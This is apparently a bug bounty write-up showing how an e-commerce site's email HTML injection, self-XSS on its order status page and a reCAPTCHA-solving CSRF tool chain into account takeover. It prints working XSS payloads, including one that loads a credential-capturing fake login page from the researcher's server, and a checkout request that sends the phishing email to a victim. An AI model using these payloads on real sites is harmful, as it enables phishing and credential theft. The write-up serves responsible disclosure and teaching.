- Published on
When Self-XSS Isn’t Self Anymore: Escalating to Account Takeover
- Authors

- Name
- A00N
- @ay0ub_n0uri
In this writeup, I’ll walk through how a vulnerability that initially appeared to be a simple self‑XSS ended up being escalated into a full account takeover by chaining it with other application flaws.
Without further ado, let’s dive right into it!

Initial Discovery - Email HTML Injection
While browsing target.com, an e‑commerce website, I went through the full checkout process: adding items to the cart, filling in shipping details, selecting a payment method, and finally clicking the “Place Order” button.
At this stage, the following request was sent:
POST /v1/order/checkout HTTP/1.1
Host: api.target.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Content-Type: application/json

{
  "billing": {
    "firstName": "a00n",
    "lastName": "a00n"
    "email": "a00n",
    ...
  },
  "shipping": {
    ...
  },
  "paymentMethod": "Paypal",
  "paymentMethodNonce": "PAYPAL_NONCE_HERE",
  "lineItems": [
    ...
  ]
}
I intercepted this request using Burp Suite and injected a simple HTML payload <u>a00n into multiple input fields before forwarding it.
The request completed successfully with a 200 OK response. and shortly after, I received an order confirmation email that looked like this:

The injected HTML was rendered correctly in the email, confirming that user input was not being properly sanitized before being included in transactional emails.
To test the robustness of this behavior, I repeated the request using a random and invalid paymentMethodNonce. Although the order failed, an email was still sent and the HTML injection was still present.
This meant that an attacker could send crafted emails containing attacker‑controlled HTML to arbitrary recipients by simply setting the email field to a victim’s address.
I noted this issue and continued testing.
Self-XSS in Order Status Page
Further exploration revealed an order status page, allowing users to retrieve order details by providing an order ID and email address.
This endpoint was protected by Google reCAPTCHA, presumably to prevent automated abuse.
After entering my order ID (containing the injected payload), email address, and solving the reCAPTCHA, the order details were displayed including the rendered HTML payload.
I then placed another order, this time injecting the following payload into the firstName field:
<img src=x onerror=alert(1) />
When checking the order status page for this order, the JavaScript executed successfully:

This confirmed the presence of an XSS vulnerability. However, due to the required user interaction and reCAPTCHA protection, this issue on its own fell into the category of self‑XSS.
Bypassing Google Recaptcha
At this point, the main limitation was the reCAPTCHA protection on the order status endpoint.
After testing several common approaches, I was unable to identify a straightforward bypass. Eventually, I came across an github repo focused on automating reCAPTCHA solving.
Using this as inspiration, I built a tool Google-Recaptcha-CSRF-POC that automates the process of solving the recaptcha and deliver a ready to use csrf poc.
I setup the tool on my vps for my target and it successfully solve the recaptcha and deliver the csrf poc.
With a reliable way to trigger the XSS, the question became: could this be escalated further?
Escalating to Account Takeover
At this point, I had two issues: an XSS and an email HTML injection. On their own, neither had much impact, so I focused on chaining them together.
Since target.com is an e‑commerce platform, user authentication is handled on a separate domain dedicated to account management. As a result, stealing session tokens directly was not possible.
However, the email injection provided a reliable delivery channel. By leveraging it, I could present users with a convincing authentication flow.
I created a replica of the legitimate login page using the SingleFile browser extension, added minimal JavaScript to capture credentials for demonstration purposes, and hosted it on my own server.
Next, I placed a new order with the following payload injected into the lastName field:
<img src=x onerror=i=document.createElement('iframe');i.src='https://myserver.com/index.html';i.style='width:100%;height:100vh';document.body.replaceChildren(i) />
In the firstName field, I included a link to the CSRF proof of concept:
a00n please secure your account by <a href="https://myserver.com/poc.html">login now</a>
The resulting request was as follows:
POST /v1/order/checkout HTTP/1.1
Host: api.target.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Content-Type: application/json

{
  "billing": {
    "firstName": "a00n please secure your account by <a href="https://myserver.com/poc.html">login now</a>",
    "lastName": "<img src=x onerror=i=document.createElement('iframe');i.src='https://myserver.com/index.html';i.style='width:100%;height:100vh';document.body.replaceChildren(i) />"
    "email": "victim@target.com",
    ...
  },
  "shipping": {
    ...
  },
  "paymentMethod": "Paypal",
  "paymentMethodNonce": "RANDOM_INVALID_NONCE",
  "lineItems": [
    ...
  ]
}
This will send the order email to the victim email.

When the victim open the email and click on the link, my server solve the captcha and render the order page which has the paylod then the fake login page is loaded in an iframe, tricking the user into entering their credentials.

I reported the issue and it was accepted and rewarded.
📢 Follow me on X and LinkedIn to stay updated!
Thank you for reading.
Al hamduliLlah, the praise belongs exclusively to Him.